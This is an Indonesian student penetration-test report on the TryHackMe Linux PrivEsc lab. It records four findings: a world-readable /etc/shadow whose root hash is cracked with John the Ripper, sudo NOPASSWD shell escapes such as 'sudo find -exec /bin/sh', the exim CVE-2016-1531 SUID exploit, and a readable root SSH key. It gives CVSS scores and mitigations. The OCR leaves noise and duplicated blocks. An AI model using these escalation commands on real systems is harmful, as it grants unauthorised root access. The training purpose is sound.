

Laporan VAPT Assignment Day 12

Bootcamp Cyber Security Batch 4

Disusun oleh: Sabilillah Ramaniya Widodo

!!Catatan: Diharapkan seluruh pengerjaan Assignment tidak sepenuhnya mengandalkan penggunaan AI!!

“Proses belajar ibarat menanam pohon. Jika hanya mengandalkan AI tanpa memahami esensinya, yang berkembang bukan kompetensimu, melainkan ketergantungan yang melemahkan.”
- Learning Design Dibimbing

1. Scope

Pengujian ini mencakup 1 mesin Debian di room Linux PrivEsc TryHackMe. Akses dilakukan menggunakan OpenVPN. Aktivitas ini fokus pada analisis permission file, hak sudo, binary SUID, dan asset auth di dalam sistem. Aset lain di luar mesin ini tidak termasuk cakupan asesmen.

2. Methodology

Proses asesmen keamanan dilakukan dengan mengikuti metodologi standar yang mencakup beberapa fase, yaitu:

Fase 1: Konfigurasi akses

- Mesin diaktifkan dari task page TryHackMe.
- Koneksi dibuat menggunakan OpenVPN.
- SSH digunakan untuk akses awal.

Fase 2: Information Gathering

- Pemeriksaan identitas user dengan id
- Identifikasi group dan permission default

Fase 3: Vulnerability Identification

- Pemeriksaan izin file sensitif seperti /etc/shadow.
- Pengecekan hak sudo dengan sudo -l.
- Pemindaian binary SUID.
- Inspeksi direktori root untuk mencari file berisiko.

Fase 4: Exploitation & Verification

- Crack hash /etc/shadow menggunakan John The Ripper.
- Escalation dari sudo NOPASSWD
- Eksploitasi exim-4.84 (CVE-2016-1531).

Fase 5: Analysis & Reporting

- Analisis risiko menggunakan CVSS
- Penyusunan rekomendasi mitigasi prioritas



The screenshot shows the TryHackMe interface for a 'vulnerable Debian' machine. At the top, there's a green button labeled '▶ Start Machine'. Below it, a blue link says 'Privilege' with a small icon. The main text area says 'th demos and tips for finding privilege'. At the bottom, there's a red header bar with the title 'Target Machine Information' and a table showing details: Title 'Linux PrivEsc', Target IP Address '10.201.100.49', and Expires '58min 51s'. There are also buttons for '?', 'Add 1 hour', and 'Terminate'.

 Access via OpenVPN

To access machines, you will need to connect to our network.

OpenVPN Access Details

 Refresh

VPN Server Name
EU-Regular-4

Internal Virtual IP Address
0.0.0.0

Server status
 Online

Connection
 Not connected

Machines Networks

VPN Server

EU-Regular-4

 If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

 Download configuration file

 Regenerate

```
[ragna13@ragna:~]
$ sudo su
[sudo] password for ragna13:
root@ragna:~/home/ragna13]
# openvpn --config sabillullah1324.ovpn
2025-11-08 18:29:38 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration.
2025-11-08 18:29:38 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling it.
2025-11-08 18:29:38 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKCS8/PKCS12]
2025-11-08 18:29:38 library versions: OpenSSL 3.5.3 16 Sep 2025, LZO 2.10
2025-11-08 18:29:38 DCO version: N/A
2025-11-08 18:29:38 TCP/UDP: Preserving recently used remote address: [AF_INET]52.16.156.56:1194
2025-11-08 18:29:38 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-11-08 18:29:38 UDPv4 link local: (not bound)
2025-11-08 18:29:38 UDPv4 link remote: [AF_INET]52.16.156.56:1194
2025-11-08 18:29:38 TLS: Initial packet from [AF_INET]52.16.156.56:1194, sid=3c91a385 a8db8008
2025-11-08 18:29:39 VERIFY OK: depth=1, CN=changeMe
2025-11-08 18:29:39 VERIFY KU OK
2025-11-08 18:29:39 Validating certificate extended key usage
2025-11-08 18:29:39 => Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-11-08 18:29:39 VERIFY EKU OK
2025-11-08 18:29:39 VERIFY OK: depth=0, CN=server
2025-11-08 18:29:39 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048-bit RSA, peer temporary key: 253 bits X55519
2025-11-08 18:29:39 [server] Peer Connection Initiated with [AF_INET]52.16.156.56:1194
2025-11-08 18:29:39 TLS: session version: dest_TM_ACTIVE src_TM_INITIAL reinit_src=1
2025-11-08 18:29:39 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-11-08 18:29:40 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-11-08 18:29:40 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.10.1.0 255.255.0.0,route 10.201.0.0 255.255.0.0,route 10.22.0.1,topology subnet,ip'
```

3. Executive Summary


Pengujian keamanan pada mesin Linux PrivEsc TryHackMe menemukan empat temuan risiko tinggi dan kritis yang memungkinkan akses root tanpa autentikasi. Vulnerability ini disebabkan oleh permisslon file sensitif yang salah, konfigurasi sudo yang terlalu longgar, binary SUID yang rentan, dan kebocoran kunci private. Semua celah bisa dimanfaatkan dengan langkah langsung tanpa hambatan teknis yang berarti.

Risiko bisnis mencakup pengambilalihan sistem, modifikasi konfigurasi yang kritis, pencurian data, dan potensi lateral movement ke sistem lain. Tindakan mitigasi bisa dilakukan melalui pembatasan izin file, pembaruan binary, penghapusan akses sudo yang tidak perlu, dan pengamanan asset autentikasi.

4. Tools

- SSH
- John the Ripper
- Rockyou Wordlist

- Find (binary search)
- OpenVPN
- CVSS Calculator



The screenshot shows a terminal window titled 'zsh' with two panes. The top pane shows the user navigating through wordlists in the '/usr/share/wordlists' directory, attempting to extract 'rockyou.txt' using 'gunzip'. It shows a permission denied error for the file. The bottom pane shows the user running the John the Ripper password cracker ('john') with the wordlist 'rockyou.txt' and a provided hash ('hash.txt'). The process starts and completes successfully, outputting cracked passwords.

```
(ragna13㉿ragna) ~
$ nano hash.txt
(ragna13㉿ragna) ~
$ cat hash.txt
$6$Tb/euwmK$0XA.dwMeOAcopwBl68boTG5zi65wIHsc840WAIye5VITLltVlaXvR
DJXET..it8r.jbrlpfZeMdwd3B0fGxJI0

(ragna13㉿ragna) ~
$ cd /usr/share/wordlists/
(ragna13㉿ragna) [/usr/share/wordlists]
$ ls
dirb      fern-wifi   nmap.lst      wifite.txt
dirbuster   john.lst    rockyou.txt.gz
dnsmap.txt  legion     sqlmap.txt
fasttrack.txt metasploit wfuzz

(ragna13㉿ragna) [/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(ragna13㉿ragna) [/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
(ragna13㉿ragna) [/usr/share/wordlists]
$ ls
dirb      fasttrack.txt  legion     rockyou.txt  wifite.txt
dirbuster   fern-wifi    metasploit  sqlmap.txt
dnsmap.txt  john.lst    nmap.lst    wfuzz

(ragna13㉿ragna) [/usr/share/wordlists]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
stat: hash.txt: No such file or directory

(ragna13㉿ragna) [/usr/share/wordlists]
$ cd ..
(ragna13㉿ragna) [/usr/share]
$ cd ~
(ragna13㉿ragna) ~
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256
AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2025-11-08 18:50) 2.272g/s 3490p/s 3490c/s 34
90C/s cuties..mexico1
Use the "--show" option to display all of the cracked passwords r
eliably
Session completed.

(ragna13㉿ragna) ~
```

5. Technical Findings

Temuan 1

World-Readable /etc/shadow

Tingkat Risiko: Kritis

Deskripsi: File /etc/shadow dapat dibaca oleh semua user. Hal ini memungkinkan user non-root mengakses hash password root.

Evidence/PoC:

```

user@debian:~$ ls -l /etc/shadow
-rw-r--r-- 1 root shadow 837 Aug 25 2019 /etc/shadow
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmk$0XA...dwMeOAcopwBl68boTG5zi65wIHsc840WAiye5VITLlT
taXvRDJKET..it8r..jbrlpfZemdwD3B0fGxJ0:17298:0:99999:7::: by the ro
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7::: is world-writable
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7::: password of your choice:
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uuucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7::: allow user's password hash with the one y
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7::: wordlist
irc:*:17298:0:99999:7:::
grubby:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libnuidl:*:17298:0:99999:7:::
Debian-exim:*:17298:0:99999:7::: continuing]
sshd-*:17298:0:99999:7:::
user:$6$MTI0jke$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYi
r$KDWS51Jy32FBGjWp1201zrR2xTR0v/wR1Kf8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:*:18133:0:99999:7:::
user@debian:~$ su root
Password:
root@debian:/home/user# 

```



```

user@debian:~$ ls -l /etc/shadow
-rw-r--r-- 1 root shadow 837 Aug 25 2019 /etc/shadow
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmk$0XA...dwMeOAcopwBl68boTG5zi65wIHsc840WAiye5VITLlT
taXvRDJKET..it8r..jbrlpfZemdwD3B0fGxJ0:17298:0:99999:7::: by the ro
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7::: is world-writable
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7::: password of your choice:
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uuucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7::: allow user's password hash with the one y
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7::: wordlist
irc:*:17298:0:99999:7:::
grubby:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libnuidl:*:17298:0:99999:7:::
Debian-exim:*:17298:0:99999:7::: continuing]
sshd-*:17298:0:99999:7:::
user:$6$MTI0jke$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYi
r$KDWS51Jy32FBGjWp1201zrR2xTR0v/wR1Kf8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:*:18133:0:99999:7:::
user@debian:~$ su root
Password:
root@debian:/home/user# 

```



```

(ragna13㉿ragna) ~]$ nano hash.txt
(ragna13㉿ragna) ~]$ cat hash.txt
$6$Tb/euwmk$0XA...dwMeOAcopwBl68boTG5zi65wIHsc840WAiye5VITLlTvaXvR
DJXET..it8r..jbrlpfZemdwD3B0fGxJ0

(ragna13㉿ragna) ~]$ cd /usr/share/wordlists/
(ragna13㉿ragna) [/usr/share/wordlists]$ ls
dirb fern-wifi nmap.lst wifite.txt
dirbuster john.lst rockyou.txt.gz
dnsmap.txt legion sqlmap.txt
fasttrack.txt metasploit wfuzz

(ragna13㉿ragna) [/usr/share/wordlists]$ gunzip rockyou.txt.gz
gunzip: rockyou.txt: Permission denied
(ragna13㉿ragna) [/usr/share/wordlists]$ sudo gunzip rockyou.txt.gz
(ragna13㉿ragna) [/usr/share/wordlists]$ ls
dirb fasttrack.txt legion rockyou.txt wifite.txt
dirbuster fern-wifi metasploit sqlmap.txt
dnsmap.txt john.lst nmap.lst wfuzz

(ragna13㉿ragna) [/usr/share/wordlists]$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
stat: hash.txt: No such file or directory
(ragna13㉿ragna) [/usr/share/wordlists]$ cd ..
(ragna13㉿ragna) ~]$ cd ~
(ragna13㉿ragna) ~]$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
1g 0:00:00:00 DONE (2025-11-08 18:50) 2.272g/s 3490p/s 3490c/s 34
90c/s cutties..mexico1
Use the "--show" option to display all of the cracked passwords r
eliably
Session completed.

```

- ls -l /etc/shadow menunjukkan bit r-- pada world

- Hash root dapat dibaca

- Hash berhasil dicrack menjadi password123

Risk (CVSS): Skor 8.5 (High)

Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VCH/VI:H/A:N/SC:N/SI:N/SA:N

[Reset](#)

CVSS v4.0 Score: 8.5 / High

[show details](#)

Hover over metric names and metric values for a summary of the information in the official CVSS v4.0 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?			
Exploitability Metrics			
Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)
Attack Complexity (AC):	Low (L)	High (H)	
Attack Requirements (AT):	None (N)	Present (P)	
Privileges Required (PR):	None (N)	Low (L)	High (H)
User Interaction (UI):	None (N)	Passive (P)	Active (A)

Vulnerable System Impact Metrics			
Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)

Impact -> Teknis: Pengambilalihan akun root.

Bisnis: Kompromi penuh layanan dan data.

Rekomendasi Mitigasi:

- Ubah permission ke 640.
- Batasi group ke shadow.

Temuan 2

Sudo NOPASSWD pada program exploitable

Tingkat Risiko: Kritis

Deskripsi: User dapat menjalankan iftop, find, nano, vim, awk, nmap, ftp, more, dan lainnya sebagai root tanpa password. Banyak program tersebut memberi akses ke shell.

Evidence/PoC:

```

user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more

user@debian:~$ sudo iftop (and search for some of the program names, if the
interface: eth0
IP address is: 10.201.0.241
MAC address is: 16:ff:e2:4f:c7
sh-4.1# id (use the last command to gain a root shell, using the instructions from GTP)
uid=0(root) gid=0(root) groups=0(root)
sh-4.1# exit
exit (try to gain a root shell using all the programs on the list)
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1# whoami
root
sh-4.1# exit
exit
user@debian:~$ sudo nano
user@debian:~$ 

```

- sudo -l menampilkan 11 program root tanpa autentikasi

- Eksplorasi berhasil dengan iftop, find, dan nano.

Risk (CVSS): Skor estimasi 8.5 (High).

Common Vulnerability Scoring System Version 4.0 Calculator

CVSS 4.0/AV/L/AC/L/AT/N/PR/L/U/N/V/C/H/V/I/H/W/A/H/S/C/N/S/I/N/S/A/N Reset

CVSS v4.0 Score: **8.5 / High**

Hover over metric names and metric values for a summary of the information in the official CVSS v4.0 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?			
Exploitability Metrics			
Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)
Attack Complexity (AC):	Low (L)	High (H)	Physical (P)
Attack Requirements (AT):	None (N)	Present (P)	
Privileges Required (PR):	None (N)	Low (L)	High (H)
User Interaction (UI):	None (N)	Passive (P)	Active (A)
Vulnerable System Impact Metrics			
Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)

Impact -> Teknis: Shell root instan

Bisnis: Pengambilalihan server dan konfigurasi.

Rekomendasi Mitigasi:

- Hapus seluruh entri NOPASSWD yang tidak diperlukan
- Terapkan prinsip least privilege.

Temuan 3

SUID Exim 4.84 Vulnerable (CVE-2016-1531)

Tingkat Risiko: Tinggi

Deskripsi: Binary exim versi lama memiliki bit SUID dan rentan local privilege escalation

Evidence/PoC:

```

:-sudo
user@debian:~$ find / -type f -a \(\ -perm -u+s -o -perm -g+s \) -exec ls -{} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15 2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr 2 2014 /usr/bin/sh-agent
-rwsr-xr-x 1 root root 37592 Feb 15 2014 /usr/bin/csh
-rwsr-xr-x 1 root root 15156 Jan 5 2016 /usr/bin/budo
-rwsr-xr-x 1 root root 11000 Jun 17 2010 /usr/bin/bd-site
-rwsx-sr-x 1 root crontab 35040 Dec 18 2010 /usr/bin/crontab
-rwsx-sr-x 1 root root 32808 Feb 15 2011 /usr/bin/newgrp
-rwsx-sr-x 2 root root 168136 Jan 5 2016 /usr/bin/sudoedit
-rwsx-sr-x 1 root shadow 56976 Feb 15 2011 /usr/bin/chage
-rwsx-sr-x 1 root root 43280 Feb 15 2011 /usr/bin/passwd
-rwsx-sr-x 1 root root 60208 Feb 15 2011 /usr/bin/gpasswd
-rwsx-sr-x 1 root root 39856 Feb 15 2011 /usr/bin/chfn
-rwsx-sr-x 1 root tty 12008 Jan 25 2011 /usr/bin/wall
-rwsx-sr-x 1 root staff 9861 May 14 2017 /usr/local/bin/suid-so
-rwsx-sr-x 1 root staff 6883 May 14 2017 /usr/local/bin/suid-env
-rwsx-sr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env
-rwsx-sr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3
-rwsx-sr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/decrypt-g
et-device
-rwsx-sr-x 1 root root 212128 Apr 2 2014 /usr/lib/openssh/ssh-k
eysign
-rwsx-sr-x 1 root root 10592 Feb 15 2016 /usr/lib/pt_chown
-rwsx-sr-x 1 root root 36640 Oct 14 2010 /bin/ping6
-rwsx-sr-x 1 root root 34248 Oct 14 2010 /bin/ping
-rwsx-sr-x 1 root root 78616 Jan 25 2011 /bin/mount
-rwsx-sr-x 1 root root 34824 Feb 15 2011 /bin/su
-rwsx-sr-x 1 root root 53648 Jan 25 2011 /bin/unmount
-rwsx-sr-x 1 root root 926536 Nov 8 08:07 /tmp/rootbash
-rwsx-sr-x 1 root shadow 31864 Oct 17 2011 /sbin/unix_chkpwd
-rwsx-sr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs
user@debian:~$ 

-TWSR-Xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs
user@debian:~$ cd /home/user/tools/suid/exim
user@debian:~/tools/suid/exim$ ls
cve-2016-1531.sh
user@debian:~/tools/suid/exim$ ./cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
sh-4.1# whoami
root

```

- Ditemukan melalui find.
- Eksplorasi PoC pada direktori tools/suid/exim menghasilkan shell root

Risk (CVSS): Skor 7.5 (High)

Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:L/AC:L/AF:P/R:N/U:N/V:C:H/W:H/S:C:N/S:N/A:N

[Reset](#)

CVSS v4.0 Score: 7.5 / High

Hover over metric names and metric values for a summary of the information in the official CVSS v4.0 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?			
Exploitability Metrics			
Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)
Attack Complexity (AC):	Low (L)	High (H)	
Attack Requirements (AT):	None (N)	Present (P)	
Privileges Required (PR):	None (N)	Low (L)	High (H)
User Interaction (UI):	None (N)	Passive (P)	Active (A)
Vulnerable System Impact Metrics			
Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)

Impact -> Teknis: Eksekusi kode sebagai root

Bisnis: Kontrol penuh terhadap host

Rekomendasi Mitigasi:

- Hapus SUID
- Update exim ke versi terbaru

Temuan 4

SSH Private Key root readable

Tingkat Risiko: Kritis

Deskripsi: File /.ssh/root_key dapat dibaca oleh siapapun. Kunci ini dapat digunakan untuk login sebagai root.

Evidence/PoC:

```
root@debian:~# cd .ssh
root@debian:~/ssh# ls
authorized_keys
root@debian:~/ssh# cat authorized_keys
ssh-rsa AAAAB3NzC1yc2EAAQAAQAAQg/h/pZzNx2bfwxn35AANJir0V8p/CPSYlpS17Ikdydnf8y2AtMfcWi/ZKzxC4Z+8PgJDV/g3Q+qdonZYmspI/xDLeNTi1F
OTQmNhIZN55KTGwihK2Pfici7QnNy7PA2EfmfSSW08a2n52aYpuTjRbhJaV09tUtwQdGvpGBYyBCg4eHFQV10Wiu5dIgaIVlMkfpu3nVGGgQKdFz/yy5nJbOBHNu5j08N7A
root@debian:~/# ls -la
total 96
drwxr-xr-x  22 root root 4095 Aug 25 2019 .
drwxr-xr-x  22 root root 4095 Aug 25 2019 .. (the contents of the directory)
drwxr-xr-x  2 root root 4095 Aug 25 2019 bin
drwxr-xr-x  3 root root 4095 May 12 2017 boot
drwxr-xr-x  12 root root 2820 Nov 8 06:16 dev
drwxr-xr-x  67 root root 4095 Nov 8 08:31 etc
drwxr-xr-x  3 root root 4095 May 15 2017 home (specification of this file should indicate it is a private SSH key. The name of the file suggests it is for the root user.
lrwxrwxrwx  1 root root 30 May 12 2017 initrd.img -> boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x  12 root root 12288 May 14 2017 lib
drwxr-xr-x  1 root root 4 May 12 2017 lib64 -> /lib
drwxr-xr-x  2 root root 16384 May 12 2017 lost+found
drwxr-xr-x  3 root root 4095 May 12 2017 media
drwxr-xr-x  2 root root 4095 Jun 11 2014 mnt
drwxr-xr-x  2 root root 4095 May 12 2017 opt
dr-xr-xr-x 100 root root 0 Nov 8 06:13 proc
drwxr-xr-x  5 root root 4095 May 15 2020 root
drwxr-xr-x  2 root root 4095 May 13 2017sbin
drwxr-xr-x  2 root root 4095 Jul 21 2017 selinux
drwxr-xr-x  2 root root 4095 May 15 2017 srv
drwxr-xr-x  2 root root 4095 Aug 25 2019 ssh
drwxrwxrwt  13 root root 0 Nov 8 06:13 ssh
drwxrwxrwt  2 root root 4095 Nov 8 08:42 tmp
drwxr-xr-x  11 root root 4095 May 13 2017 usr
drwxr-xr-x  14 root root 4095 May 13 2017 var
lrwxrwxrwx  1 root root 27 May 12 2017 vmlinuz -> boot/vmlinuz-2.6.32-5-amd64
root@debian:~/# ls -l ./ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 25 2019 root_key
```



```
root@debian:~# ls -l .ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 25 2019 root_key
root@debian:~# cd .ssh
root@debian:~/ssh# ls
root_key
root@debian:~/ssh# chmod 600 root_key
root@debian:~/ssh# (root shell before continuing)
root@debian:~/ssh# ls -l ./ssh
total 4
-rw----- 1 root root 1679 Aug 25 2019 root_key
root@debian:~/ssh# cd ..
root@debian:~/ssh# ssh -i root_key -oPubkeyAcceptedKeyTypes=+ssh-rsa -oHostKeyAlgorithms=+ssh-rsa root@10.201.0.241
```

- Permission -rw-r--r-- pada root_key
- Login root berhasil menggunakan kunci tersebut.

Risk (CVSS): Skor 9.3 (Critical)

Common Vulnerability Scoring System Version 4.0 Calculator

CVSS 4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Reset

CVSS v4.0 Score: **9.3 / Critical** ⊕

Hover over metric names and metric values for a summary of the information in the official CVSS v4.0 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?			
Exploitability Metrics			
Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)
Attack Complexity (AC):	Low (L)	High (H)	
Attack Requirements (AT):	None (N)	Present (P)	
Privileges Required (PR):	None (N)	Low (L)	High (H)
User Interaction (UI):	None (N)	Passive (P)	Active (A)
Vulnerable System Impact Metrics			
Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)

Impact -> Teknis: Akses penuh tanpa password

Bisnis: Risiko tinggi pencurian data dan persistence malware

Rekomendasi Mitigasi:

- Pindahkan ke /root/.ssh dengan permission 600
- Buat kunci baru dan cabut kunci lama.

6. Rekomendasi Mitigasi

Prioritas 1 - Kritis:

- Perbaiki permission /etc/shadow
- Hapus seluruh sudo NOPASSWD yang tidak diperlukan
- Update exim dan nonaktifkan binary lama
- Amankan dan regenerasi SSH key

Prioritas 2 - Tinggi:

- Audit ulang permission direktori sensitif
- Terapkan hardening sistem

Prioritas 3 - Medium:

- Tambahkan logging akses file
- Terapkan monitoring host

7. Retesting Plan

- Verifikasi ulang permission file yang diperbaiki
- Test sudo untuk memastikan tidak ada akses root tidak sah
- Dokumentasi hasil validasi